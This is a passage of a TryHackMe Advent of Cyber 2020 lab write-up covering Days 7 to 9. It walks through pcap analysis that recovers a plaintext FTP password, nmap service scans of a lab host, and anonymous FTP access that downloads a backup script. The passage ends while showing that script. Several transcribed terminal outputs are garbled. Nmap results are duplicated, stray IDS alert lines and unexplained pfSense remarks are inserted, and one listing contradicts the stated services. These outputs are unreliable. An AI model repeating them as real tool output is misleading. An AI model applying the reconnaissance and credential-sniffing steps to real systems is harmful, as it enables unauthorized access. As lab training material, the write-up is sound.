
Name	Size	Type	Date Modified
AoC-2020.png	97.3 kB	PNG image	30 November 2020,...
christmas-tree.jpg	296.8 kB	JPEG image	30 November 2020,...
elf_mcskidy_wishlist.txt	134 bytes	plain text do...	30 November 2020,...
Operation Artic Storm.pdf	97.6 kB	PDF docum...	30 November 2020,...
selfie.jpg	93.8 kB	JPEG image	30 November 2020,...
tryhackme_logo_full.svg	20.7 kB	SVG image	30 November 2020,...



The screenshot shows a text editor window titled "~/.cache/fr-sIM0Zg/elf_mcskidy_wishlist.txt - Mousepad". The menu bar includes "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with various icons. The main text area contains the following content:

```
1 Wish list for Elf McSkidy
2 _____
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

13. We will also check the *OperationArticStorm.pdf* file and check for the author's name, giving us the answer to question 8.



Thought Process/Methodology:


First and foremost, we must install the Wireshark on the terminal and download the required zip files from TryHackMe. Then, we open up the file *pcap1.pcap* on the Wireshark app and find the address that initiates a ping, which is 10.11.3.2. Moving on to the second question, we will use *http.request.method == GET* in the filter section if we only want to see the HTTP GET requests. To answer the third question, we must look for anything that has a source of 10.10.67.199, and realistically we must look for anything that is paged or article based. In this case, /posts/. This gives the answer to the third question which is reindeer-of-the-week. Now, open up the *pcap2.pcap* file and we will start analyzing the second file. Firstly we will type *tcp.port==21* in the filter and right-click on the one that says "*Response:220 Welcome to the TBFC FTP Server!*" and go to *Follow -> TCP Stream*. The answer to the fourth question should be next to the text "PASS", which is *plaintext_password_fiasco*. Moving on to the next question, we will be looking at which of the four traffics are secured. ARP, TCP, and FTP are all vulnerable and not secure, leaving only SSH being encrypted, giving us the answer to question 5. For question 6, all we have to do is filter out everything and only keep ARP protocols and look for the destination with the info of "*Who has 10.10.122.128? Tell 10.10.0.1*". This should give the answer as 02:c8:85:b5:5a:aa. Moving on to the last .pcap file, we will open it on the Wireshark and follow the HTTP traffic, which we should see that there is a *GET /christmas/zip* command in the red highlighted text. We can go to *Export Objects -> HTTP* and save the *christmas.zip* file. We then extract the zip file and check out what is in the zip file. There is a list of things in the zip file but we will check the *elf_mcskiddy_wishlist.txt* file. We find that Elf McSkidy plans to replace Elf McEager with a rubber ducky. We will also be looking at the pdf file of OperationArticStorm and checking for the author's name to secure the answer to the last question.

Day 8: Networking - What's Under the Christmas Tree?

Tools Used: Kali linux, Terminal/Command line

Question 1

Using the all-knowing Google, we were able to know when snort was created.



when was snort created

All Images News Videos Shopping More Tools

About 1,820,000 results (0.49 seconds)

1998


Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.

<https://digital.ai/technology/snort> :: Snort - Digital.ai

About featured snippets • Feedback

Question 2

Using the command **nmap 10.10.254.159**, the port numbers of the three services running were shown and located.



```
1211202025@kali:~
```

```
File Actions Edit View Help
```

```
(1211202025@kali)-[~]
```

```
└─$ nmap 10.10.254.159
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 09:59 EDT
```

```
Nmap scan report for 10.10.254.159
```

```
Host is up (0.20s latency).
```

```
Not shown: 997 closed tcp ports (conn-refused)
```

PORT	STATE	SERVICE
80/tcp	open	http
2222/tcp	open	EtherNetIP-1
3389/tcp	open	ms-wbt-server

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
2222/tcp  open  EtherNetIP-1
```

```
3389/tcp  open  ms-wbt-server
```

```
Using ICMP being used to determine if the host is up
```

```
Nmap done: 1 IP address (1 host up) scanned in 23.23 seconds
```

```
(1211202025@kali)-[~]
```

```
└─$
```

```
settings such as -A and -sv whilst comparing the outputs given.
```

```
Question Done
```

```
Correct Answer
```

```
0 Hint
```

```
of the Linux distribution that is running, what is reported as the most likely
```


```
Correct Answer
```

```
0 Hint
```

Using the command **nmap -A 10.10.254.159**, we were able to find all the answers for the remaining questions.

Question 3

Ubuntu as the name of the Linux distribution that is running.



```
1211202025@kali:~
```

The terminal window shows the output of an Nmap scan. The host is up with 0.19s latency. Port 80/tcp is open and returns an Apache httpd 2.4.29 ((Ubuntu)) response. Port 2222/tcp is open and returns an OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) response. The service info indicates OS: Linux; CPE: cpe:/o:linux:linux_kernel. The Nmap version is 7.92, and it was run at 2022-06-25 10:11 EDT. The scan took 55.98 seconds.


```
$ nmap -A 10.10.254.159
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 10:11 EDT
Nmap scan report for 10.10.254.159
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC's Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
ET-SCAN-Suspicious: Inbound to Oracle Java port 1521 - 2020-11-09 13:07:15
ET-SCAN-Suspicious: Inbound to MySQL port 3306 - 2020-01-01 01:36:05
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 55.98 seconds
```

```
(1211202025@kali)-[~]
```

The terminal prompt ends with a question mark, indicating the user is awaiting further input.

Question 4

The version of Apache is 2.4.29.



```
1211202025@kali:~
```

The terminal window shows the output of an Nmap scan. The host is up with 0.19s latency. Port 80/tcp is open and returns an Apache httpd 2.4.29 ((Ubuntu)) response. Port 2222/tcp is open and returns an OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) response. The service info indicates OS: Linux; CPE: cpe:/o:linux:linux_kernel. The Nmap version is 7.92, and it was run at 2022-06-25 10:11 EDT. The scan took 55.98 seconds.


```
$ nmap -A 10.10.254.159
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 10:11 EDT
Nmap scan report for 10.10.254.159
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC's Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
ET-SCAN-Suspicious: Inbound to Oracle Java port 1521 - 2020-11-09 13:07:15
ET-SCAN-Suspicious: Inbound to MySQL port 3306 - 2020-01-01 01:36:05
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 55.98 seconds
```

```
(1211202025@kali)-[~]
```

The terminal prompt ends with a question mark, indicating the user is awaiting further input.

Question 5

SSH is running on port 2222.




```
File Actions Edit View Help (1211202025@kali)-[~] $ nmap -A 10.10.254.159 Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 10:11 EDT Nmap scan report for 10.10.254.159 Host is up (0.19s latency). Not shown: 997 closed tcp ports (conn-refused) PORT      STATE SERVICE VERSION          2222/tcp  open  ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA) | 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA) | 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519) 3389/tcp  open  ms-wbt-server xrdp Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 55.98 seconds
```

(1211202025@kali)-[~] \$ [blocks the IP address running the Nmap scan from contacting the pfSense firewall]

Question 6

This website most probably might be used for blog.



```
File Actions Edit View Help (1211202025@kali)-[~] $ nmap -A 10.10.254.159 Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 10:11 EDT Nmap scan report for 10.10.254.159 Host is up (0.19s latency). Not shown: 997 closed tcp ports (conn-refused) PORT      STATE SERVICE VERSION          2222/tcp  open  http  Apache httpd 2.4.29 ((Ubuntu)) | http-title: TBFC's Internal Blog | http-generator: Hugo 0.78.2 | http-server-header: Apache/2.4.29 (Ubuntu) 80/tcp    open  http  Apache httpd 2.4.29 ((Ubuntu)) | http-title: TBFC's Internal Blog | http-generator: Hugo 0.78.2 | http-server-header: Apache/2.4.29 (Ubuntu) 2222/tcp  open  ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA) | 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA) | 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519) 3389/tcp  open  ms-wbt-server xrdp Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 55.98 seconds
```

(1211202025@kali)-[~] \$ [blocks the IP address running the Nmap scan from contacting the pfSense firewall]

Thought Process/Methodology:

After having access to the machine, we use the given IP to do everything via terminal. For question 2 that asks what port numbers of the three services running, we were able to achieve it by using a command that shows the port numbers 80, 2222 and 3389. As for the following remaining questions, we got the answers just by using a single command, where we found Ubuntu as the Linux distribution, 2.4.29 as the version of the Apache, SSH for what is running on port 2222 and lastly blog for what the website might be used for.


Day 9: Networking - Anyone can be Santa!

Tools Used: Terminal/Command Line, Attackbox, Firefox

Question 1

To retrace the steps of the attacker we must have to use the protocol Elf Mcskidy and their team have used which is the FTP protocol


The THM attackbox already has the protocol installed but if not you could just write out apt install ftp. Then writing out the IP address, the server has anonymous mode enabled therefore we are able to login



A screenshot of a terminal window titled "root@ip-10-10-189-21:~". The window shows an FTP session starting with the command "ftp 10.10.156.37". The server responds with "Connected to 10.10.156.37.", "220 Welcome to the TBFC FTP Server!", and "Name (10.10.156.37:root):". The terminal interface includes a menu bar with File, Edit, View, Search, Terminal, and Help, and a toolbar with icons for file operations.

Question 2

To take a look at the directories available we can use the **ls** command which will show a folder containing data that “anonymous” has permission to have access to. To answer **question #1**, naming the directory on the FTP server that has data accessible by the “anonymous” user is public as it is the only directory that is showing data.




A screenshot of an FTP session showing the results of the "ls" command. The output is as follows:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          4096 Nov 16  2020 backups
drwxr-xr-x    2 0          0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0          0          4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534     65534      4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

With public being the only one available for us we can change the directory using command cd public. To list the contents we can use command ls, **question #2** asks What script gets executed within this directory? There is a file named backup.sh where .sh indicates that when executed, can run. We can use the command get in order to to get the file from the server onto the device. After the file is downloaded, we can open it on our device using the terminal with the command nano

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113          341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (214.1529 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (468.7500 kB/s)
ftp> exit
221 Goodbye.
root@ip-10-10-189-21:~# ls
backup.sh  Downloads  Pictures  Rooms    shoppinglist.txt  Tools
Desktop   Instructions  Postman  Scripts  thinclient_drives
root@ip-10-10-189-21:~# nano backup.sh
root@ip-10-10-189-21:~#
```

After running the command we are presented with the shell script



```
root@ip-10-10-189-21:~#
File Edit View Search Terminal Help
GNU nano 2.9.3                                backup.sh

#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!


# Create backups to include date DD/MM/YYYY
filename="backup_`date +\%d`_`date +\%m`_`date +\%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

[ Read 13 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify
^X Exit     ^R Read File  ^\ Replace   ^U Uncut Text ^T To Linter
```

